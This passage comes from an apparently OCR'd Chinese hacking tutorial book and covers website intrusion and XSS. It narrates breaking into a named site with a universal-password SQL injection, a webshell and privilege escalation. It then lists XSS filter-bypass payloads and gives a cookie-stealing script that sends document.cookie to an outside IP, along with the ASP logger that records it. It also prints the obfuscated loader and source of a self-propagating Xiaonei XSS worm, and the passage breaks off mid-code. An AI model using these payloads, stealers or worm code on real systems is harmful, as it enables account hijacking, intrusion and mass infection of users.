具备批量网站页面检测功能的工具我手头有两个，明小子的DOMAIN和网站猎手。这里我就以网站猎手为例，输入IP地址后，点击“whois”按钮，程序会自动输出http://whois.Webhosting.info旁注查询返回给我们的信息。进入到“扫描漏洞文件”功能，插入我们得知的以上系统具备的一个特定文件**admin/product_list.asp**（一定要选取此套系统才具有的特征页面），点“开始扫描”后结果就显示出来了，如图426。



图426

很显然，扫描出的结果就是我们要剔除的目标。把结果导出后，用记事本编辑替换掉路径，只留下域名。然后跟旁注的结果进行对比，你用眼睛排除也行，用fc命令更好。这当然不是传统意义的找茬，但是给我们的入侵带来了一定的便利。

实施入侵

经过排除法后，我找到一个目标**http://www.nx-xx.com/**，在地址后输入**admin**进入后台登录页面。凭感觉，这种后台是存在万能密码漏洞的，输入**'or'='or'**就可以成功进入后台了。




图427

后台的功能还真是强大，eWebeditor有调用，不过没有找到默认数据库。我们在后台“恢复数据库”功能处发现text选框调用了readonly，直接修改源码里的路径值和POST的相对路径，本地生成一个表单就可以提交成功了，如图427。

获取Webshell后我发现服务器没有设置好权限，Webshell可以浏览所有盘符，服务器装有servu和pcanywhere，很方便的就提权成功了。本文的目的并不是提权的过程，所以略去。最后附图一张，以求真实，如图428。

后话

此文并没涉及到高深的入侵手法，我只是以一个讲述者的心态告诉大家在遇到这类情况时的处理方法。

免责E[redacted]本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

也是告知广大黑友，我们的武器是双刃剑，不要只看到常用的一面，灵活挖掘才能体会其中乐道。当你们遭遇同样的问题想起了此文，我的目的就达到了。

好了，这一章到这里也应该划上一个句号了。这一章很长，包括了大部分的网络攻击手法，其中一些技术细节只有在你认真读完这一章以后才会体会出来。当然，如xss攻击我没有写，为什么呢？因为我把xss看作了一个比较大的问题，可以算作是一个方向吧，所以另作一章来写。

看完本章，你的感觉如何？是似有所悟还是不明所以？不要晕了哦，了解了现实才会了解真理，大家要好好品味，好好实践哦，一起期待下一章吧。




图428

读后所得

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
bbs.hh010.com

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



每月及时更新IT类书籍
就上潮客安全论坛www.176ku.com
bbs.hh010.com

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



笔记005档案：忽略的隐患——XSS攻击及其延伸

XSS其实由来已久，其理论是基于HTML语言的，通常也是由于过滤不严而导致。XSS在不同的人手里发挥着不同的作用，不要以为弹个框框就是XSS的尽头了，利用它可以盗cookie、制造蠕虫等，存在XSS的地方就是这些漏洞的源头。下面，让我们一起来好好了解下XSS。

5.1 XSS产生于分析的理论基础

5.1.1 XSS的发展概况

在了解XSS之前，我们来看一下维基百科对XSS是如何描述的。当网景（Netscape）最初推出JavaScript语言时，他们已经察觉到准许网页服务器传送可执行的程序码给一个浏览器所带来的安全风险（即使仅是在一个浏览器的沙盒里）。它所造成的一个关键的问题在于，当使用者同时开启多个浏览器页面时，在某些例子里，网页里的片断程序码被允许从另一个网页或组件取出资料。而因为恶意的网站可以用这个方法来尝试窃取机密信息，所以在某些时候，这应是完全被禁止的。

为了解决这个问题，浏览器采用了与最初相同的决策——允许来自相同网域名称系统（DNS）和使用相同协议的组件与网页之间的任何互动。这样一来，恶意的网站便无法通过JavaScript在另一个浏览器窃取机密资料。此后，为了保护使用者免受恶意的危害，其它的浏览器与服务端指令语言采用了类似的存取控制策略。

一般而言，跨网站代码的漏洞常见于网页允许攻击者通过这些机制的弱点获得更高的特权，窃取机密的网页内容、会话的cookie、以及许多其它的组件，这就是跨站脚本攻击，即Cross-site scripting。

一般来说，Cross-site scripting应该缩写为CSS，但因为CSS在网页设计领域已经被泛指“层叠样式表(Cascading Style Sheets)”，所以将Cross改以发音相近的X做为缩写，也就是XSS了。不过早期的文件还是会使用CSS表示Cross-site scripting。

5.1.2 XSS的存在价值

跨站脚本攻击最大的魅力是通过HTML注入劫持用户的浏览器，任意构造用户当前浏览的HTML内容，甚至可以模拟用户当前的操作。

举例：2005年Samy蠕虫利用XSS，20小时内就传染了一百万用户，最后导致MySpace站瘫痪。2007年是XSS跨站攻击横行的一年，主流搜索引擎大部分都暴露出搜索型跨站漏洞，百度空间蠕虫、校内网XSS蠕虫、天空下载站被挂蠕虫，直到GOOGLE社交网站也爆跨站脚本漏洞……对案例的列举就可以肯定XSS存在的价值，不管出于对互联网安全的推动方面，还是对于脚本语言功能的深度探索，抑或是出于商业的操作，XSS都有其存在的价值。

5.1.3 XSS产生的环境及影响

就我个人而言，对于任何可以改变参数的地方都有其存在XSS的危险。不管是表单提交还是一些URL跳转，抑或是一些隐藏型的变量，只要过滤不严格，一切都会变得很严重。而我们通常所了解的XSS弹框框只是冰山一角，大规模的蠕虫爆发不仅会让网站处于瘫痪状态，而对于一些电子商务类型的客户来说，这些危险的存在则会成为潜在的隐患——这可是真金白银的天敌。

正在浏览邮箱的你，是否察觉到个人信息正在被发送到攻击者指定的文件里呢？正在后台操作进行管理网站的你，是否发现自己已身处陷阱，自己的一举一动都在为攻击者创造着他想要的结果……

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

5.2 WEB 环境中 XSS 问题的发掘

5.2.1 HTML 常用代码的属性了解

XSS 发起的基础就是构造有效的代码从而发起攻击，因此有必要对 HTML 常用的代码属性进行了解。基础不好是很难发现并利用这些漏洞了，下面我们一起来看下这些属性的具体内容，如表 1 所示。

表 1

标签	属性值				
a	href	name	超链接的起始或目的位置		
base	href		base 元素必须出现在文档的 head 内		
BGSOUND	src				
body	onblur	onfocus	onload	onunload	与很多标签组合产生属性
Br	size				
embed	src				
frame	src				
Hr	size	width	color		
iframe	src	broder			
img	src	STYLE			
INPUT	onClick	Type[src]			
ISINDEX	onerror	src			
LINK	src				
select	onchange				
TABLE	broder	width	height	color	BACKGROUND
TEXTAREA	STYLE				
关于XSS问题涉及到的CSS					
import	url				
expression					
background-image					

每日及时翻看电子月刊书籍
就上溜客文化网 www.176ku.com

5.2.2 Dom – based 类型及背景

DOM 是 Document Object Model 文档对象模型的缩写，根据 W3C DOM 规范，DOM 是一种与浏览器、平台、语言无关的接口，使得你可以访问页面的其它标准组件。由于 DOM 中也使用到了大量的 javascript 脚本，而 DOM 的功能比普通的 HTML 语言更强大，因此这种类型的 XSS 似乎更为严重。

XSS 的产生是输入或者输出过滤不当引起的，在 DOM 里面也有“输入”相关的操作，如下部分语句：

```
document.URL
document.URLUnencoded
document.location    (自身还有很多属性)
document.referrer
window.location    (自身还有很多属性)
```

当然相对应的也有“输出”/“提取”/“执行”等操作，如下部分语句：

```
document.write(…)
document.writeln(…)
document.body.innerHtml=…
document.forms[0].action=…
document.attachEvent(…)
document.create…(…)
document.execCommand(…)
document.body. …
window.attachEvent(…)
document.location=…
document.location.hostname=…
document.location.replace(…)
document.location.assign(…)
document.URL=…
window.navigate(…)
```


免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
document.open(…)
window.open(…)
window.location.href=…
eval(…)
window.execScript(…)
window.setInterval(…)
window.setTimeout(…)
```

至于上面的函数如何使用并不是这里要讲到的内容，这些属性极易引起BUG。

5.2.3 脚本语言代码的使用及变形探讨

其实，如果讲究起这些代码来是很多的，但最基本的语句都是基于这些属性演变而来的。我们来看一下基本的跨站语句有哪些：

```
><script>alert(document.cookie)</script>
='><script>alert(document.cookie)</script>
<script>alert(document.cookie)</script>
<script>alert(vulnerable)</script>
%3Cscript%3Ealert('XSS')%3C/script%3E
<script>alert('XSS')</script>
<img src="javascript:alert('XSS')">
<img src="http://xxx.com/yyy.png" onerror="alert('XSS')">
<div style="height:expression(alert('XSS'),1)" />(这个仅限IE有效)
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=" javascript:alert('XSS');">
<SCRIPT>a=/XSS/alert(a.source)</SCRIPT>
<BODY BACKGROUND="javascript:alert('XSS')">
<BODY ONLOAD=alert('XSS')>
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
<BGSOUND SRC="javascript:alert('XSS');">
<br size="&{alert('XSS')}">
<LAYER SRC="http://test.com/a.js"></layer>
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
<IMG SRC='vbscript:msgbox("XSS")'>
<IMG SRC="mocha:[code]">
<IMG src="/livescript:[code]">
```

我就不再一一列举了，除了常见的script标签外，还有javascript和vbscript。另外的就是一些标签属性值的利用了，除了上面的这些外，还有一些小技巧可以用到这上面来，常见的方法有：

1、拆分法

这类方法主要是用于程序过滤一些关键字眼时，如：getURL("javascript:alert('xss')");，可以变形为：**a="get";b="URL";c="javascript:";d="alert('XSS');";eval(a+b+c+d);**

2、空格法

比如对PHPWINDBLOG4.3.2相册管理中“图片描述”的XSS就可以将<script>alert('XSS')</script>用空格法调整成**<script>alert('XSS')</script>**，这样即可达到测试的效果。

3、转码法

一说转码一般都明白，就是将WEB过滤的危险代码进行合理转码。之前提及的几个基本的XSS测试代码里面就有转码的测试码**%3Cscript%3Ealert('XSS')%3C/script%3E**。<script>alert('XSS')</script>的URL格式为：**%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%27%58%53%53%27%29%3C%2F%73%63%72%69%70%74%3E**

当然还有其它格式的，我们可以用专门的XSS转码工具将语句转成很多种形式。如转成&#，只需要把下面相应的选项选择上，然后点击要转成的形式，如转成十进制，如图1。

一切设置好后，点击“10进制转码”，出现的结果如图2，真的是很方便。

4、混淆法

当一些程序注意到跨站危害时会过滤一些关键字符，这样我们又有了可乘之机，如下语句：

```
<img src="abc" onmouseover="[code]">      // 插入混淆的src属性
```


免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图 1




图 2

```
<IMG ""><SCRIPT>[code]</SCRIPT>">                    // 插入混淆的双引号及 "> 符号
<SCRIPT a=">" SRC="xss.js"></SCRIPT>                 // 插入混淆的 a 属性
```

5、用 ASCII 码填充

因为系统控制字符一共有 33 个，去掉头 &#00(null)和尾 &#127(del)，其它的都可以顺利的插入到代码中且不影响原代码的执行。如<IMG SRC="&#15; JavaScript: alert('XSS');">。

6、注释符的魔术

在 HTML 语言中也是有注释符以及一些被忽略的特殊符号，因此在代码中插入这些字符也可以成功绕过一些检测系统，并不影响代码的顺利执行，如下语句：

```
<img style="xss:expr/*XSS*/ession([code])">          //css 的注释符号为 /**/，其中的内容会被忽略
<style>@im\port'\ja\vasc\ript:alert("XSS")';</style>          //css 中忽略的符号还有 "\"
exp/*<A STYLE='no\xss:noxss("*//*")};xss:&#101;x&#x2F;*XSS*//*/*/pression (alert("XSS"))'>          // 注释混淆后的样子
<style><!--</style><script>[code]//--></script>          //html 的注释符<!—注释 -->
```

7、JS 编码以及调用

如果系统的过滤太多，还有一种方法值得考虑，就是从外部引入 JS 进行攻击。当然，由于浏览器对 ajax 的安全机制，你必须保证调用的文件在相同的服务器上，不然会出现错误提示的。

8、综合法

当然就是把上面的一些方法交叉进行以达到掩人耳目的目的。

5.3 如何利用 XSS

5.3.1 对入库型 XSS 分析

在如何利用之前，我们有必要了解 XSS 的攻击流程：

笔记 005 档案
每月及時觀看最新月刊書籍
就上海客安全網 www.176ku.com
bbs.hh010.com
免责E 文站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

1、恶意用户植入代码；
2、用户浏览web程序；
3、恶意代码的执行。

为了使大家更好理解，我以blogbus的一处XSS来进行分析举例。我们注册一个用户后，来到**“博客”->“模板”->“首页布局设置”**，然后来到“文章内容［编辑］”，点击编辑后弹出对话框，我们在“编辑链接”处加上**<script>alert(/test/)</script>**语句，如图3。

确定后再到我们申请的用户首页浏览一下，效果如图4，成功弹出了对话框。




图3



图4

现在确认可以在这里进行入库的XSS攻击了，接下来我们可以做很多事情，这里我以盗取cookie为例。还是刚才的那段<script>alert(/test/)</script>语句，我们把它改成：**<script>document.location='http://119.98.96.178:81/aaa.asp?msg='+document.cookie></script>**，其中http://119.98.96.178:81/aaa.asp就是我盗取cookie的asp代码，内容如下：

```
<%
cookiefile=Server.MapPath("cookie.txt")
set fs=server.CreateObject("scripting.filesystemobject")
set cookiefile=fs.OpenTextfile(cookiefile,8,True,0)
cookiefile.Write(Request.QueryString&"<br>")
cookiefile.close
set fs = nothing
%>
```

好了，再次保存，我们再访问一下http://testaaa.blogbus.com，发现页面在出现首页内容后再次转向了另外一个页面，效果如图5。



图5

我们再看一下是不是有cookie.txt生成了。找到cookie.txt，打开一看果然截获到了用户的cookie，如图6。

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图 6

看到没，漏洞是明显的，但利用起来容易被人发现。现在我们来欣赏一下余弦前辈写的一篇文章《跨站不仅仅是alert()》。

◆ 《跨站不仅仅是alert()》 ◆

一、引子

目前所有的黑客技术中，使用最频繁的就是XSS（Cross-Site Scripting），也就是我们常说的跨站脚本/攻击（这是一种攻击手法，当然也可以理解为一类漏洞）。探究为什么会存在跨站这个问题，没什么意义，反正它就在那，和其它漏洞一样，跨站的产生往往都是因为程序员“懒”。

假如世界上第一只XSS WORM（Samy）没出来的话，也不会有那么多人去关注这类看似无聊的攻击手法（假如你仅仅会弹出一个框而已）。当满世界都是弹出框时，你难道不认为要来点更有趣的行动吗？

其实XSS在WEB1.0时代就已经存在，而在WEB2.0时代开始变得越来越有趣。根据WEB2.0的特性，此时的互联网是一个以用户为数据中心的SNS网络。比如MySpace、百度空间、校内网、QQ空间等，用户之间可以互相访问。假如访问时，用户保持着会话（session）并且很“幸运地”访问到了一个有XSS陷阱的网页，由于在同域内，XSS陷阱就可以利用你自身的权限做你可以做的事（不要想当然了啊，这些你可以做的事是指你在某SNS网络上的账户权限范围内的事），比如：修改你的个人档案、删除你的日志、以你的名义向你的好友们发送欺骗信息，并将这个XSS陷阱植入你的空间等，完成这一系列动作也许只要几秒钟。这就是蠕虫，并具有传播性质。

在本文开始之前，我们有必要了解一下XSS到底邪恶在哪，那些满世界的弹出框到底有多大价值。

二、XSS能做什么

按特征来划分，我将其分为三大类，各分类之间并没有明显界限：

1、用来跳转到不可预知的页面或执行不可预知的脚本；
2、用来实现定向攻击；
3、用来诞生XSS WORM，具备传播性。

第1类是最普遍的，往往被用在钓鱼欺骗上。我们不能说它没技术含量，钓鱼要钓的好，那可需要很深的功底。比如我们在账户登录口做XSS陷阱，简单的例子：**https://passport.baidu.com/?login&u=./?"</script><script>alert(document.cookie)//**，当你打开这个链接，输入你的百度空间账户与密码登录时，会弹出你的百度空间cookie信息，黑客可以在第三方服务器上构造服务端程序来获取你的cookie信息。当真正开始钓鱼时，我们是不会去弹出框的，一切都要像平常一样……好像什么都没发生似的。当然，现在这类方式也被广泛用于挂马技术上。

第2类主要用来实现定向攻击，比如针对性挂马、针对性盗cookie、针对性提权、针对性发送大量垃圾信息、针对性摧毁某人的所有数据。

第3类的XSS WORM是最可爱的，也是针对SNS网络的最高级报复手段，它可以综合以上提到的各类技术手段，并具备蠕虫的性质，可以在一天之内感染SNS网络上的百万用户。当这样的蠕虫可以诞生时，那么只有你想不到的，没有你做不到的。它可以引发一次庞大的DDOS攻击，甚至可以借助浏览器漏洞或第三方ActiveX漏洞将破坏带到你的系统上。

XSS WORM是基于WEB2.0环境下存在的，与你使用的操作系统无关（LINUX、UNIX、WINDOWS等），当你关闭浏览器时，你并不会发现你的系统受到任何的影响（我假设这个WORM不挂马）。那么此时，你要担心的是存在于这个SNS网络中你的数据。好了，当你知道XSS能做什么的时候，是不是觉得仅仅弹出一个框是个浪费？弹出框往往是我们确定一个站点是否有XSS漏洞的表现形式，弹出框并不是都没价值，后续的渗透就看你的实力了。

三、校内网XSS WORM

可惜现在这个0DAY已经被扼杀了，0DAY在否已经不重要，关键的是了解这个WORM。本来我还犹豫是否要公开这个跨站点，现在没任何后顾之忧了，这个蠕虫源码也将全部公开。那就以这个为例子，好好了

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

解一下整个渗透过程吧。

渗透之前，必须熟悉目标的渗透环境，有什么功能模块，客户端代码逻辑等。

1、XSS导火线

我发现校内网的日志评论区存在跨站漏洞，评论是允许UBB码的，唯一有价值的UBB码是[link][/link]，这个会被服务端转变为这样的形式。当构造的UBB码为：**[link]http://hi.baidu.com/ycosxhack" style="[/link]**时，服务端返回****。

可以看出，没过滤双引号，于是我们就可以在style内执行JavaScript代码。style属性内一般是写CSS的，不过有两种方法可以在CSS内执行JS脚本（针对IE）。一种是**expression(alert('hixss'))**表达式；一种是**background:url(javascript:alert('hixss'))**这样的javascript伪协议形式。IE7已经抛弃第二种了。



图7

为了将蠕虫影响范围扩大，我们还是用第一种。如图7，这是一个不容易的弹出框（效果还在，但是漏洞已经被不小心补上了）。

我们一般会将XSS陷阱（蠕虫的诞生源，就是这根XSS导火线）变形加密，至少不能让大部分人马上就看出XSS陷阱的原型。变形加密还有一个原因，有时候为了不被过滤而必须这样做（类似于对我们的木马进行免杀的过程）。

下面就是变形加密过的XSS陷阱：

```
[link]http://hi.baidu.com/ycosxhack" style="cos:expression(eval(String.fromCharCode(105,61,34,102,117,110,99,116,105,111,110,32,108,111,97,100,40,41,123,118,97,114,32,120,61,100,111,99,117,109,101,110,116,46,99,114,101,97,116,101,69,108,101,109,101,110,116,40,39,83,67,82,73,80,84,39,41,59,120,46,115,114,99,61,39,104,116,116,112,58,47,47,101,118,105,108,99,111,115,46,103,111,111,103,108,101,112,97,103,101,115,46,99,111,109,47,120,45,120,105,97,111,110,101,105,45,119,111,114,109,46,106,115,39,59,120,46,100,101,102,101,114,61,116,114,117,101,59,100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,84,97,103,78,97,109,101,40,39,72,69,65,68,39,41,91,48,93,46,97,112,112,101,110,100,67,104,105,108,100,40,120,41,125,59,102,117,110,99,116,105,111,110,32,105,110,106,101,99,116,40,41,123,119,105,110,100,111,46,115,101,116,84,105,109,101,111,117,116,40,39,108,111,97,100,40,41,39,44,49,48,48,41,125,59,105,102,40,119,105,110,100,111,119,46,120,33,61,49,41,123,119,105,110,100,111,119,46,120,61,49,59,105,110,106,101,99,116,40,41,125,59,34,59,101,120,101,99,83,99,114,105,112,116,40,105,41))){/link]
```

String.fromCharCode()内是十进制码，解密还原后是这样的：

```
i="function load(){var x=document.createElement('SCRIPT');x.src='http://evilcos.googlepages.com/x-xiaonei-worm.js';x.defer=true;document.getElementsByTagName('HEAD')[0].appendChild(x)};function inject(){window.setTimeout('load()',1000)};if(window.x!=1){window.x=1;inject()};";execScript(i)
```

这段脚本可比一个弹出框有意义多了，它会延时1秒钟后动态创建一个<script></script>标签，调用远程的JS文件，我们的蠕虫核心源码就在这个JS文件上了。将defer设置true，那么这个远程的JS就会等待网页的其它内容加载结束后再调用。随后将这个<script></script>标签附加到网页的<head></head>标签内。

这是JS DOM的最基本技巧，不理解的话，多百度一下，本文不可能从最基本讲起。其中**if(window.x!=1){window.x=1;inject()}**代码段是一个技巧，它会防止expression循环执行内部的JS（expression的特性）。加上这个技巧，expression内的JS每次将只执行一次。

2、实现XSS WORM

在校内网这样典型的SNS网络中跨站成功后，要发起一个XSS WORM并不是一件困难的事。曾经校内网的涂鸦板（用户自定义CSS的地方）是可以诞生蠕虫的地方，但是现在已经加上验证码限制，你每更新一次CSS都要填写验证码。蠕虫要从这样的环境中诞生，几乎是不可能的，因为蠕虫要传播就必须绕过验证码的限制。但是还是可以进行一些定向攻击，让每个访问你页面的人都不知不觉执行某一段代码，完成某些功能。本文的重点不在此，还是继续前面的操作吧。

还记得前面XSS陷阱调用的远程JS吗？http://evilcos.googlepages.com/x-xiaonei-worm.js（你可以下载下来分析），这个JS就是蠕虫的核心源码了，它实现的功能是：

将每位访问者的状态自动更新为“大家看看这个博客：http://hi.baidu.com/ycosxhack，然后给我留言：)”，如图8。接着帮助访问者发表一篇最新的文章，文章名为“3.7维度 :-(”；内容为“离散值，可惜你看到的是乱码。”。最后会在这篇最新的




图8

免责[illegible]:站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

文章下发表评论，评论的内容就是我们的XSS陷阱。于是这位访问者的好友们看到他的文章时，这个XSS陷阱又开始重复上面这个动作，一个蠕虫就这样传播开了，这样的增长趋势将会越来越大。

下面的代码没有任何破坏性，我们主要是让大家了解XSS WORM。

```
var _x=false;
if(window.XMLHttpRequest){
_x=new XMLHttpRequest();        //针对FF创建XMLHttpRequest对象
}else if(window.ActiveXObject){
_x=new ActiveXObject("Msxml2.XMLHTTP");      //针对IE不同版本创建XMLHttpRequest对象
if(!_x){_x=new ActiveXObject("Microsoft.XMLHTTP");}
}
//习惯性地针对FF与IE浏览器分别创建XMLHttpRequest对象，虽然此蠕虫仅在IE下得到支持
new_state();
//自动更新每位访问者的状态
function new_state(){
var _w="\u5927\u5bb6\u770b\u770b\u8fd9\u4e2a\u535a\u5ba2\uff1a\u0068\u0074\u0074\u0070\u003a\u002f\u002f\u0068\
u0069\u002e\u0062\u0061\u0069\u0064\u0075\u002e\u0063\u006f\u006d\u002f\u0079\u0063\u006f\u0073\u0078\u0068\u0061\u0063\
u006b\uff0c\u7136\u540e\u7ed9\u6211\u7559\u8a00\uff1a\uff09";
//这里是你希望更新状态的值，进行了16进制双字节编码，防止出现乱码
var _4=new Ajax.Request("doing.do",{method:"post",parameters:"c="+_w,onComplete:_1,onFailure:_1});
//借用校内网自带的Ajax库来完成异步更新状态值（多方便啊），更新成功后（onComplete），将调用_1()函数（见下面）
}
//_2()函数将实现自动发表评论的功能，这个评论内容就是我们的XSS陷阱了
function _2(){
var txt=_3or7("GET","http://blog.xiaonei.com/MyBlog.do",null);
//使用_3or7函数（见下面）来获取目标url的返回数据，即所有的HTML码。
re=/\<td class=\"title\"\>\<a href=\"http:\/\/blog\.xiaonei\.com\/GetEntry\.do\?id=(.*?)&owner=(.*?)\"/i;
//使用正则表达式来获取目标值，这里指id与owner的值
r = txt.match(re);
//match匹配后返回目标值的数组形式
src="http://blog.xiaonei.com/PostComment.do";
//表单值的提交地址，即一个表单<form></form>的action地址
var _body="[link]http://www.baidu.com/\" style=\"cos:expression(eval(String.fromCharCode(105,61,34,102,117,110,99,116,105,
111,110,32,108,111,97,100,40,41,123,118,97,114,32,120,61,100,111,99,117,109,101,110,116,46,99,114,101,97,116,101,69,
108,101,109,101,110,116,40,39,83,67,82,73,80,84,39,41,59,120,46,115,114,99,61,39,104,116,116,112,58,47,47,101,118,105,
108,99,111,115,46,103,111,111,103,108,101,112,97,103,101,115,46,99,111,109,47,120,45,120,105,97,111,110,101,105,45,119,
111,114,109,46,106,115,39,59,120,46,100,101,102,101,114,61,116,114,117,101,59,100,111,99,117,109,101,110,116,46,103,
101,116,69,108,101,109,101,110,116,115,66,121,84,97,103,78,97,109,101,40,39,72,69,65,68,39,41,91,48,93,46,97,112,112,
101,110,100,67,104,105,108,100,40,120,41,125,59,102,117,110,99,116,105,111,110,32,105,110,106,101,99,116,40,41,123,119,
105,110,100,111,119,46,115,101,116,84,105,109,101,111,117,116,40,39,108,111,97,100,40,41,39,44,49,48,48,48,41,125,59,
105,102,40,119,105,110,100,111,119,46,120,33,61,49,41,123,119,105,110,100,111,119,46,120,61,49,59,105,110,106,101,99,
116,40,41,125,59,34,59,101,120,101,99,83,99,114,105,112,116,40,105,41))\"[/link]";
//这就是我们的XSS陷阱，它将作为邪恶的评论内容出现
//下面开始构造HTTP消息头
argv_1="\r\n";        //这行不可缺少，HTTP消息头的第一行是空白的
//下面所有的name="xxxx"都对应于表单中的表单元素的name属性值，我们在模拟表达提交过程
//Content-Disposition是MIME协议的扩展，这里指定其使用form-data表单数据类型
argv_1+="-----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"body\"\r\n\r\n";
argv_1+=(_body+"\r\n");
argv_1+="-----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"owner\"\r\n\r\n";
argv_1+=(r[2]+"\r\n");
argv_1+="-----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"id\"\r\n\r\n";
argv_1+=(r[1]+"\r\n");
argv_1+="-----------------------7964f8dddeb95fc5\r\nContent-Disposition: form-data; name=\"to\"\r\n\r\n";
argv_1+=("0"+"\r\n");
argv_1+="-----------------------7964f8dddeb95fc5--\r\n";
//注意最后一行的分割特征符"-----------------------7964f8dddeb95fc5"最后有两减号"--"，表示HTTP消息头结束
_3or7("POST",src,argv_1);
//使用_3or7()函数，发送我们构造好的HTTP消息头
}
//_2()函数将实现自动发表最新文章的功能，文章名为"3.7维度 ;-(";内容为"离散值，可惜你看到的是乱码。"
//_2()函数HTTP消息头的构造与_1()函数中的一样，我就不重复注释了
function _1() {
```


免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
src="http://blog.xiaonei.com/NewEntry.do";
var title="\u0033\u002e\u0037\u7ef4\u5ea6 :-(";
